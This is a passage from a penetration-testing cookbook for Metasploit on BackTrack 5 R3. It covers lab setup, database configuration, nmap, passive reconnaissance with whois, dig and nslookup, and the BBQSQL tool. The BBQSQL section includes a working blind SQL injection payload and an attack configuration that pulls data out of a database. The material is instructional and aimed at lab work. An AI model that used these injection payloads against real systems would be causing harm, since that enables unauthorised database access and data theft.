    '<main>'

```

So to get rid of this problem, check the download page for Metasploit 4.5.2, as this problem is fixed in this version. And, when you download it again, use the `--version` option to confirm that you downloaded the new version.

Installing Metasploit with BackTrack 5 R3

BackTrack is the most popular operating system for security professionals for two reasons. First, it has all the popular penetration testing tools preinstalled in it, so it reduces the cost of a separate installation. Secondly, it is a Linux-based operating system, which makes it less prone to virus attacks and provides more stability during penetration testing. It saves you time from installing relevant components and tools, and who knows when you may encounter an unknown error during the installation process. So, let's move on with installation of BackTrack 5 R3.


Getting ready

Either you can have a separate installation of BackTrack on your hard disk or you can also use it over a host on a virtual machine. The installation process is simple and the same as installing any Linux-based operating system.

How to do it...

The following steps show the entire process of installing BackTrack 5 R3:

1. When booting the BackTrack OS, you will be asked to enter the username and password. The default username for the root user is `root` and the password is `toor`.
2. Upon successful login, you can either work over the command line or enter `startx` to enter in the GUI mode.
3. You can either start the Metasploit framework from the **Applications** menu or from the command line. To launch Metasploit from the **Applications** menu, go to **Applications | BackTrack | Exploitation Tools | Network Exploitation Tools | Metasploit Framework**, as shown in the following screenshot:



- Metasploit follows a simple directory structure hierarchy where the root folder is `pentest`. The directory further branches to `/exploits/framework3`. To launch Metasploit from the command line, launch the terminal and enter the following command to move to the Metasploit directory:

```
root@bt:~# cd /pentest/exploits/framework3
root@bt:/pentest/exploits/framework3 ~# ./msfconsole
```

How it works...

Launching Metasploit from the command line will follow the complete path to `msfconsole`. Launching it from the **Application** menu will provide us with direct access to different UIs available to us.

There's more

Most people would like to upgrade their existing system instead of engaging in an all new installation. Fortunately, people who have BackTrack 5 R2 as their current OS can easily upgrade it to R3. Let us see how to do this.

Upgrading from R2 to R3

For those who don't want to start with the new installation, they can easily upgrade their existing installation of R2 to R3.

First, we must make sure our current system is fully updated:

```
apt - get update && apt - get dist upgrade
```

The execution of this command will result in the installation of the new tools that have been added for R3. Keeping in mind the system architecture, one must choose the right one.

32-bit tools

For installation on a 32-bit system, use the following command:

```
apt-get install libcrafter blueranger dbd inundator intersect mercury  
cutycapt trixd00r artemisa rifiuti2 netgear-telnetenable jboss-  
autopwn deblaze sakis3g voiphoney apache-users phrasendrescher  
kautilya manglefizz rainbowcrack rainbowcrack-mt lynis-audit  
spooftooth wifihoney twofi truecrack uberharvest acccheck  
statsprocessor iphoneanalyzer jad javasnoop mitmproxy ewizard  
multimac netsniff-ng smbexec websploit dnmap johnny unix-privesc-  
check sslcaudit dhcpig interceptor-ng u3-pwn binwalk laudanum  
wifite tnscommand10g bluepot dotdotpwn subterfuge jigsaw urlcrazy  
creddump android-sdk apktool ded dex2jar droidbox smali termineter  
bbqsql htexploit smartphone-pentest-framework fern-wifi-cracker  
powersploit webhandler
```

64-bit tools

For installation on a 64-bit system, use the following command:

```
apt-get install libcrafter blueranger dbd inundator intersect mercury  
cutycapt trixd00r rifiuti2 netgear-telnetenable jboss-autopwn  
deblaze sakis3g voiphoney apache-users phrasendrescher kautilya  
manglefizz rainbowcrack rainbowcrack-mt lynis-audit spooftooth  
wifihoney twofi truecrack acccheck statsprocessor iphoneanalyzer  
jad javasnoop mitmproxy ewizard multimac netsniff-ng smbexec  
websploit dnmap johnny unix-privesc-check sslcaudit dhcpig  
interceptor-ng u3-pwn binwalk laudanum wifite tnscommand10g bluepot  
dotdotpwn subterfuge jigsaw urlcrazy creddump android-sdk apktool  
ded dex2jar droidbox smali termineter multiforcer bbqsql htexploit  
smartphone-pentest-framework fern-wifi-cracker powersploit  
webhandler
```

Setting up penetration testing using VMware

You can always have a penetration testing lab set up by using multiple machines; it is considered the ideal setup. But, what if you have an emergency where you immediately need to set up a testing scenario and you only have a single machine? Well, using a virtual machine is the obvious answer. You can work simultaneously on more than one operating system and perform the task of penetration testing. So, let us have a quick look at how we can set up a penetration testing lab on a single system with the help of a virtual machine.

Getting ready

We will be using a VMware workstation 9 to set up two virtual machines with BackTrack 5 R3 and Windows XP SP2 operating systems. Our host system is a Windows 7 machine. We will need the VMware installer and either an image file or an installation disk of the two operating systems we want to set up in the virtual machine. So, our complete setup will consist of a host system running Windows 7 with two virtual systems running BackTrack 5 R3 and Windows XP SP2, respectively.




VirtualBox or Qemo are open source alternatives to VMWare, since VMWare is a paid application.

How to do it...

The process of installing a virtual machine is simple and self-explanatory. Follow these steps:

1. After installing the VMware, create a new virtual machine. Select the appropriate options and click on **Next**. You will have to provide an installation medium to start the setup. The medium can either be an image file or installation disk. For a complete manual on a virtual machine and installation procedure, you can visit the following link: <https://my.vmware.com/web/vmware/downloads>.
2. For a better virtual machine performance, it is recommended to have at least 4 GB of available RAM for a 32-bit operating system and 8 GB RAM for 64-bit operating system. In the next recipe, I will show you a cool way to bring down your memory usage while running multiple virtual machines.
3. Once the **virtual machine (VM)** is created, you can use the **clone** option. This will create an exact copy of your VM, so in case some failure occurs in your operating VM, you can switch to the cloned VM without worrying about reinstalling it. Also, you can use the **Snapshot...** option to save the current state of your VM. **Snapshot...** will save the current working settings of your virtual machine and you can revert back to your saved snapshot anytime in the future.

Before you start your virtual machines, there is an important configuration that we will have to make in order to make the two virtual machines communicate with each other. Select one of the virtual machines and click on **Settings**. Then, move to **Network settings**. In the **Network Adapter** option, there will be a preinstalled **NAT** adapter for the Internet usage of the host machine. Under **Network connection**, select **Host-only** adapter. Follow this process for both the virtual machines:



How it works...

The reason for setting up a **Host-only** adapter is to make the two virtual machines communicate with each other. Now, in order to test whether everything is fine, check the IP address of the Windows virtual machine by entering `ipconfig` in the command prompt. Now, ping the Windows machine (using the local IP address obtained from the `ipconfig` command) from the BackTrack machine to see if it is receiving the packets or not. Follow the process vice versa to cross-check both the machines.

There's more...

Now, let's talk about some other options, or possibly some pieces of general information that are relevant to this task.

Disabling the firewall and antivirus protection

There can be situations when we may find that while pinging the Windows machine from the BackTrack machine, the packets are not received. This can possibly be due to the default Windows firewall setting. So, disable the firewall protection and ping again to see if the packets are getting received or not. Also, disable any firewall that may be installed in the virtual machine.

Setting up Metasploit on a virtual machine with SSH connectivity

In the previous recipe, we focused on setting up a penetration testing lab on a single machine with the help of virtualization. But, there can be serious memory usage concerns while using multiple virtual machines. So, here we will discuss a conservation technique which can be really handy in bad times.

Getting ready

All we need is an SSH client. We will use PuTTY as it is the most popular and free SSH client available for Windows. We will set up an SSH connectivity with the BackTrack machine, as it has more memory consumption than the Windows XP machine.

How to do it...

1. We will start by booting our BackTrack virtual machine. Upon reaching the login prompt, enter the credentials to start the command line. Now, don't start the GUI. Execute any one of the following commands:

```
root@bt:~# /etc/init.d/ ssh start
root@bt:~# start ssh
```


This will start the SSH process on the BackTrack machine.

2. Now, find the IP address of the machine by entering the following command:


```
root@bt:~# ifconfig
```

Note down this IP address.

- Now, start PuTTY on the host operating system. Enter the IP address of the BackTrack virtual machine and enter port 22:



- Now, click on **Open** to launch the command line. If the connection is successful, you will see the PuTTY command line functioning on behalf of the BackTrack machine. It will ask you to log in. Enter the credentials and enter `ifconfig` to check if the IP is the same as that of the virtual BackTrack:



How it works...

In this SSH session, we can now interact with the BackTrack virtual machine using PuTTY. As the GUI is not loaded, it reduces the memory consumption by almost half. Also, minimizing the BackTrack virtual machine will further reduce memory consumption, as the Windows operating system provides less memory share to the processes that are minimized and provides faster execution of those tasks that are running in maximized mode. This will further reduce the memory consumption to some extent.



You will need to verify the SSH certificate after you launch the connection.

Installing and configuring PostgreSQL in BackTrack 5 R3

An important feature of Metasploit is the presence of databases, which you can use to store your penetration testing results. Any penetration test consists of lots of information and can run for several days, so it becomes essential to store the intermediate results and findings. A good penetration testing tool should have proper database integration to store the results quickly and efficiently. In this recipe, we will be dealing with the installation and configuration process of a database in BackTrack 5 R3.

Getting ready

Metasploit comes with PostgreSQL as the default database. Let us first check out the default settings of the PostgreSQL database. We will have to navigate to `database.yml`, located under `opt/framework3/config`. To do this, run the following command:

```
root@bt:~# cd /opt/metasploit/config
root@bt:/opt/metasploit/config# cat database.yml
production:
  adapter: postgresql
  database: msf3
  username: msf3
  password: 8b826ac0
  host: 127.0.0.1
  port: 7175
  pool: 75
  timeout: 5
```

Notice the default username, password, and default database that has been created. Note down these values, as they will be required further along. You can also change these values according to your preference, as well.

How to do it...

Now, our job is to connect the database and start using it. Let us launch the `msfconsole` interface and see how we can set up the databases and store our results.

Let us first check the available database drivers:

```
msf > db_driver
[*]Active Driver: postgresql
[*]Available: postgresql, mysql
```



Rapid7 has dropped the support for MySQL database in the recent versions of Metasploit, so the `db_driver` command may not work. The only default driver supported with the framework in that case will be PostgreSQL.

How it works...

To connect the driver to `msfconsole`, we will be using the `db_connect` command. This command will be executed using the following syntax:

```
db_connect username:password@hostIP:port number/database_name
```

Here, we will use the same default values of the username, password, database name, and port number, which we just noted from the `database.yml` file:

```
msf > db_connect msf3:8b826ac0@127.0.0.1:7175/msf3
```

On successful execution of the command, our database is fully configured.

There's more...

Let us discuss some more important facts related to setting up the database.

Getting an error while connecting to the database

There are chances of an error while trying to establish the connection. There are two things to keep in mind if any error arises:

- ▶ Check the `db_driver` and `db_connect` commands and make sure that you are using the correct combination of the database.
- ▶ Use `start/etc/init.d` to start the database service and then try connecting it.



Another troubleshooting tip is to change the `msfconsole` interface start script (`/opt/metasploit/msf3/msfconsole`) to include the correct Ruby Parser (`#!/opt/metasploit/ruby/bin/ruby`). Some database functions, such as `db_connect` will not work if this is not done.

If the error still prevails, we can reinstall the database and associated libraries using the following commands:

```
msf> gem install postgres
msf> apt-get install libpq-dev
```

Deleting the database

At anytime, you can drop the created database and start again to store fresh results. The following command can be executed for deleting the database:

```
msf> db_destroy msf3:8b826ac0@127.0.0.1:7175/msf3
Database "msf3" dropped.
msf>
```

Using the database to store the penetration testing results

Let us now learn how we can use our configured database to store our results of the penetration tests.

Getting ready

If you have successfully executed the previous recipe, you are all set to use the database for storing the results. Enter the `help` command in `msfconsole` to have a quick look at the important database commands available to us.

How to do it...

Let us start with a quick example. The `db_nmap` command stores the results of the port scan directly into the database, along with all relevant information.

1. Launch a simple Nmap scan on the target machine to see how it works:

```
msf > db_nmap 192.168.56.102
[*] Nmap: Starting Nmap 5.51SVN ( http://nmap.org ) at 2011-10-04
20:03 IST
[*] Nmap: Nmap scan report for 192.168.56.102
[*] Nmap: Host is up (0.0012s latency)
[*] Nmap: Not shown: 997 closed ports
[*] Nmap: PORT STATE SERVICE
[*] Nmap: 135/tcp open  msrpc
[*] Nmap: 139/tcp open  netbios-ssn
[*] Nmap: 445/tcp open  microsoft-ds
[*] Nmap: MAC Address: 08:00:27:34:A8:87 (Cadmus Computer Systems)
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 1.94
seconds
```

As we can see, Nmap has produced the scan results and it will automatically populate the `msf3` database that we are using.

2. We can also use the `-oX` parameter in the Nmap scan to store the result in XML format. This will be very beneficial for us to import the scan results in other third-party software, such as the Dradis framework, which we will be analyzing in the next chapter:

```
msf > nmap 192.168.56.102 -A -oX report
[*] exec: nmap 192.168.56.102 -A -oX report
Starting Nmap 5.51SVN ( http://nmap.org ) at 2011-10-05 11:57 IST
Nmap scan report for 192.168.56.102
Host is up (0.0032s latency)
Not shown: 997 closed ports
PORT STATE SERVICE
```

```
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 08:00:27:34:A8:87 (Cadmus Computer Systems)
Nmap done: 1 IP address (1 host up) scanned in 0.76 seconds
```

Here, `report` is the name of the file where our scanned result will be stored.

Working with BBQSQL

BBQSQL is an open source SQL injection framework written in Python, specially made to be hyper fast and database agnostic. The BBQSQL tool was developed by Ben Toews in Python. The most fascinating feature of this tool is that it can exploit blind SQL injection vulnerability. This is very useful tool to check the web application's security and then patch exposed vulnerabilities found by the tool. Let's start working with BBQSQL with the following steps:

1. The first step will be setting up parameters. It consists of many parameters that we can configure while setting up an attack:
 - `files`: It provides files to be sent along with the request.
 - `headers`: This can be a string or a dictionary sent with the request.
{ "User-Agent": "bbqsql" } or "User-Agent: bbqsql".
 - `cookies`: A dictionary or string sent along with cookies.
{ "PHPSESSIONID": "123123" } or PHPSESSIONID=123123;JSESSIONID=foobar.
 - `url`: This specifies a URL that the requests should be sent to.
 - `allow_redirects`: This is a Boolean[value] that determines whether HTTP redirects will be followed when making requests.
 - `proxies`: This specifies an HTTP proxy to be used for the request as a dictionary. { "http": "10.10.1.10:3128", "https": "10.10.1.10:1080" }.
 - `data`: This specifies post data to be sent along with the request. This can be a string or a dictionary.
 - `method`: This specifies the method for the HTTP request (for example, get, options, head, post, put, patch, delete).
 - `auth`: This specifies a tuple of a username and password to be used for HTTP basic authentication.
 - ("myusername","mypassword")

2. Secondly, we will set up BBQSQL options. They are:

- **Query:** The query input is where we will construct our query used to exfiltrate data from the database. The assumption is that we already have identified SQL injection on a vulnerable parameter, and have tested a query that is successful. In this example, the attacker is looking to select the database version:

```
vulnerable_parameter'; if (ASCII (SUBSTRING ((SELECT @@version
LIMIT 1 OFFSET ${row_index}) , ${char_index} ,1))
${comparator:>}ASCII(${char_val}) WAITFOR DELAY
'0\:0\:0${sleep}'; --
```

- **The csv_output file:** This is the name of a file to output the results to. Leave this blank if you don't want output to a file.
- **technique:** We can specify either `binary_search` or `frequency_search` as the value for this parameter.
- **Comparison_attr:** This specifies the type of SQL injection you have discovered. Here, you can set which attribute of the HTTP response BBQSQL should look at to determine true/false. You can specify: `status_code`, `URL`, `time`, `size`, `text`, `content`, `encoding`, `cookies`, `headers`, or `history`.

3. Then, move on to `Export Config`. After we have set up the attack, we can export the configuration file. We will see the option while running the tool. The exported configuration file actually uses `ConfigParser`, which is easy to read. An example configuration file is as follows:

```
'[Request Config] url =
http://example.com/sqlivuln/index.php?
username=user1&password=secret${injection} method = GET
[HTTP Config] query = ' and ASCII (SUBSTR ((SELECT data
FROM data LIMIT 1 OFFSET
${row_index:1}) , ${char_index:1} ,1)) ${comparator:>} $
{char_val:0} # technique = binary_search comparison_attr
= size concurrency = 30'
```

4. Let us see how we can import `Config`. We can import a configuration file from the command line or from the user interface:

```
bbqsql -c config_file
```



When we load a `config` file either via command line or the user interface, the same validation routines are applied on the parameters to ensure that they are valid.

5. Finally, we will run the exploit by selecting option 5, and the exploit will run. We can export attack results as a `csv` file.

The BBQSQL framework installer can be downloaded from <https://pypi.python.org/pypi/BBQSQL>. BBQSQL uses two techniques while executing an attack. They are as follows:

1. Binary search: This technique is used by default. We can specify details of characters in the row or the queue to be used, and information regarding the targeted character in a row.
2. Frequency search: It is based on an analysis of the English language to determine the frequency of the occurrence of a letter. This search method works fast against nonentropic data, but can be slow against non-English or obfuscated data.

How to do it...

To work with BBQSQL, use the following instructions:

1. Install BBQSQL using the following command:

```
sudo pip install bbqsql
```
2. On a fresh BackTrack 5 R3, `install pip` is not available. The user will need to run the following to install pip:

```
sudo apt-get install python-pip
```
3. Type `bbqsql` and press *Enter* to start BBQSQL.

2

Information Gathering and Scanning

In this chapter, we will cover:

- ▶ Passive information gathering
- ▶ Port scanning – the Nmap way
- ▶ Port scanning – the DNmap way
- ▶ Using keimpx – an SMB credential scanner
- ▶ Detecting SSH versions with the SSH version scanner
- ▶ FTP scanning
- ▶ SNMP sweeping
- ▶ Vulnerability scanning with Nessus
- ▶ Scanning with NeXpose
- ▶ Working with OpenVAS – a vulnerability scanner

Introduction

Information gathering is the first basic step toward penetration testing. This step is carried out in order to find out as much information about the target machine as possible. The more information we have, the better our chances will be of exploiting the target. During the information gathering phase, our main focus is to collect facts about the target machine, such as the IP address, available services, and open ports. This information plays a vital role in the process of penetration testing. To achieve this goal, we will be learning certain scanning techniques such as SMB scanning, SSH server scanning, FTP scanning, and SNMP sweeping, by the end of this chapter.

Information gathering, footprinting and enumeration terms are often used interchangeably. But they are still different. According to the SANS standard, footprinting is the ability to obtain essential information about an organization. This information includes the technologies that are being used, such as Internet, intranet, remote access, and extranet. In addition to the technologies, the security policies and procedures must be explored. Scanning consists of basic steps in mapping out whether a network is performing an automated ping sweep on a range of IP addresses and network blocks to determine if individual systems are alive. Enumeration involves active connections to a system and directed queries. The type of information enumerated by hackers can be loosely grouped into categories, such as network resources and shares, users and groups, applications and banners, and network blocks.

There are basically three types of techniques used in information gathering:

- ▶ Passive information gathering
- ▶ Active information gathering
- ▶ Social engineering

Let us take a quick look at these processes:

- ▶ **Passive information gathering:** This technique is used to gain information about the target without having any physical connectivity or access to it. This means that we use other sources to gain information about the target, such as by using the `whois` query, `nslookup`, and so on. Suppose our target is an online web application; then, a simple `whois` lookup can provide us a lot of information about the web application, such as its IP address, its domains and subdomains, the location of the server, the hosting server, and so on. This information can be very useful during penetration testing as it can widen our track of exploiting the target.
- ▶ **Active information gathering:** In this technique, a logical connection is set up with the target in order to gain information. This technique provides us with the next level of information, which can directly supplement us in our understanding of the target security. In port scanning, the target is the most widely used active scanning technique in which we focus on the open ports and available services running on the target.
- ▶ **Social engineering:** This type of information gathering is similar to passive information gathering, but relies on human error and the information leaked out in the form of printouts, telephone conversations, incorrect e-mail IDs, and so on. The techniques for utilizing this method are numerous and the ethos of information gathering is very different, hence; social engineering is a category in itself. For example, hackers register domain names that sound similar with spelling mistakes, and set up a mail server to receive such erroneous e-mails. Such domains are known as Doppelganger Domains; that is, the evil twin.

- ▶ The victims of social engineering are tricked into releasing desired information that they do not realize will be used to attack an enterprise network. For example, an employee in an enterprise may be tricked into revealing an employee identification number to someone who is pretending to be someone he/she trusts. While that employee number may not seem valuable to the employee, which makes it easier for him to reveal the information in the first place; the social engineer can use that employee number in conjunction with other information that has been gathered to get closer to finding a way into the enterprise network.

There are few very common information gathering tools such as GHDB, SHODAN search, `netcraft.com`, and so on.

Let's review them briefly:

- ▶ **GHDB (Google Hacking Database):** The GHDB is a compiled list of common mistakes that web/server admins make, which can be easily searched by using Google. As a result, you can find things such as administrator consoles, password files, credit card numbers, unprotected webcams, and so on.



The GHDB was started by Johnny Long, who also published books on the matter, but is now maintained and updated at Exploit Database.

- ▶ **SHODAN search:** SHODAN is similar to Google for hackers. Typical search engines, such as Google, Yahoo, Bing, and Crawl for data on web pages and then index it for searching, whereas SHODAN searches for ports and grabs the resulting banners, then indexes the banners for searching.



We can create and login using a SHODAN account or using one of the several other options (Google, Twitter, Yahoo, AOL, Facebook, and OpenID). Login is not required, but country and net filters are not available until and unless we login.

- ▶ **Netcraft.com:** Netcraft provides web server and web hosting market-share analysis, including web server and operating system detection. Depending on the queried server's OS, sometimes it is able to monitor uptimes in determining the reliability of a web hosting provider.

Netcraft also provides security testing, free anti-phishing toolbar for the Firefox, and Internet Explorer browsers. Starting with Version 9.5, the built-in anti-phishing filter in the Opera browser uses the same data as Netcraft's toolbar, eliminating the need for a separately installed toolbar. A study commissioned by Microsoft concluded that Netcraft's toolbar was among the most effective tools to combat phishing on the Internet.

In this chapter, we will analyze the various passive and active techniques of information gathering in detail. From the beginning, we will analyze the most commonly used and most commonly neglected techniques of passive information gathering, and then in later recipes, we will focus on gaining information through port scanning. Metasploit has several built-in scanning capabilities, as well as some third-party tools integrated with it to further enhance the process of port scanning. We will analyze both the inbuilt scanners, as well as some of the popular third-party scanners which work over the Metasploit framework. Let us move on to the recipes and start our process of gaining information about our target.

Passive information gathering

Let us deal with some of the most commonly used techniques for information gathering.

Getting ready

The `whois`, `Dig`, and `Nslookup` are the three most basic and simplest steps for gaining initial information about our target. As both are passive techniques of gaining information, no connectivity with the target is required. These commands can be executed directly from the terminal of BackTrack. So, launch the terminal window and proceed further.

How to do it...

We will start our information gathering with a simple `whois` lookup. `whois` is an in-built command in BackTrack, so we can directly invoke it from our terminal.

Let us quickly perform a `whois` lookup on `www.packtpub.com` and analyze the output. The output can be big, so here we will only focus on relevant points of the output:

```
root@bt:~# whois www.packtpub.com
Domain Name: PACKTPUB.COM
  Registrar: EASYDNS TECHNOLOGIES, INC.
  Whois Server: whois.easydns.com
  Referral URL: http://www.easydns.com
  Name Server: NS1.EASYDNS.COM
  Name Server: NS2.EASYDNS.COM
  Name Server: NS3.EASYDNS.ORG
  Name Server: NS6.EASYDNS.NET
  Name Server: REMOTE1.EASYDNS.COM
  Name Server: REMOTE2.EASYDNS.COM
  Status: clientTransferProhibited
  Status: clientUpdateProhibited
```

```
Updated Date: 09-feb-2011
Creation Date: 09-may-2003
Expiration Date: 09-may-2016
```

Here, we can see that a simple `whois` lookup has revealed some information about the target website. The information includes the DNS server, creation date, expiration date, and so on. As this information has been gathered from a source other than the target, it is called a passive information gathering technique.

The other way of gaining information passively is by querying the DNS records. The most common technique is using the `dig` command, which comes by default in Unix machines. Let us analyze a `dig` query on `www.packtpub.com`:

```
root@bt:~# dig www.packtpub.com
; <<>> DiG 9.7.0-P1 <<>> www.packtpub.com
;; global options: +cmd;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 1583
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 6, ADDITIONAL: 1
;; QUESTION SECTION:
;www.packtpub.com.      IN      A
;; ANSWER SECTION:
www.packtpub.com.      1200    IN      CNAME   packtpub.com.
packtpub.com.          1200    IN      A       83.166.169.228
;; AUTHORITY SECTION:packtpub.com.      1200    IN      NS      remotel.
easydns.com.
packtpub.com.          1200    IN      NS      ns2.easydns.com.
packtpub.com.          1200    IN      NS      ns6.easydns.net.
packtpub.com.          1200    IN      NS      ns3.easydns.org.
packtpub.com.          1200    IN      NS      ns1.easydns.com.
packtpub.com.          1200    IN      NS      remote2.easydns.com.
;; ADDITIONAL SECTION:
ns3.easydns.org.      5951    IN      A       64.68.192.10.
```

Querying the DNS records has revealed some more information about the target. The `dig` command can be used to resolve the names of hosts into IP addresses, and vice versa, resolving IP addresses into names. In addition, `dig` can also be used to gather version information from name servers, which may be used to aid in exploitation of the host. As we can see in the output, it is difficult to identify the primary DNS, or in some cases, the primary mail server or file hosting server, and so on. This is where `Nslookup` comes into the picture. The `Nslookup` command is almost as flexible as `dig`, but provides a simpler default method of identifying primary hosts, such as mail and DNS servers:

```
root@bt:~# nslookup www.packtpub.com
Server:      220.226.6.104
Address:     220.226.6.104#53
Non-authoritative answer:
www.packtpub.com canonical name = packtpub.com.
Name:       packtpub.com
Address:    83.166.169.228
```

The `Nslookup` command has revealed further information about the target, such as its IP address, server IP, and so on. These passive techniques can reveal some interesting information about the target and can ease our way for penetration testing.

How it works...

The `dig` command can be used to find the **SPF (Sender Policy Framework)** records. SPF records are those records which define the domain's mail sending policy; that is, which servers are responsible for sending mail on its behalf. Incorrect SPF records will always result in phishing/spam mail.

SPF records are published as TEXT format. SPF records are responsible for ensuring that the registered users of a particular domain, or partners of a particular domain, cannot be attacked by phishing mails. Information collected from the `dig` query can help us in determining such issues in our target.

There's more...

Let us cover more stuff about passive information gathering.

Using third-party websites

We have used the in-built command to query about our target and gain information. There is an equally good technique of performing similar operations using websites especially dedicated for such lookups. These websites can also provide information about the geographical location, contact number, admin e-mails, and so on.

Some useful links are:

- ▶ <http://who.is>
- ▶ <http://www.kloth.net>

Port scanning – the Nmap way

Port scanning is an active information gathering technique in which we will now start dealing with our target directly. Port scanning is an interesting process of information gathering. It involves a deeper search of the target machine. Nmap is the most powerful and preferred scanner for security professionals. The usage of Nmap varies from novice to an advanced level. We will analyze the various scan techniques in detail.

Getting ready

Download the setup from the official Metasploit website (<http://www.metasploit.com/download>). Again, you will have the option to choose either a minimal setup or a full setup. Choose your download according to your need. The full setup will include all of the dependencies, database setup, and environment, whereas the minimal setup will only contain the dependencies with no database setup.

How to do it...

Starting Nmap from Metasploit is easy. Launch the `msf` console and type in `nmap` to display the list of scan options that Nmap provides:

```
msf > nmap
```

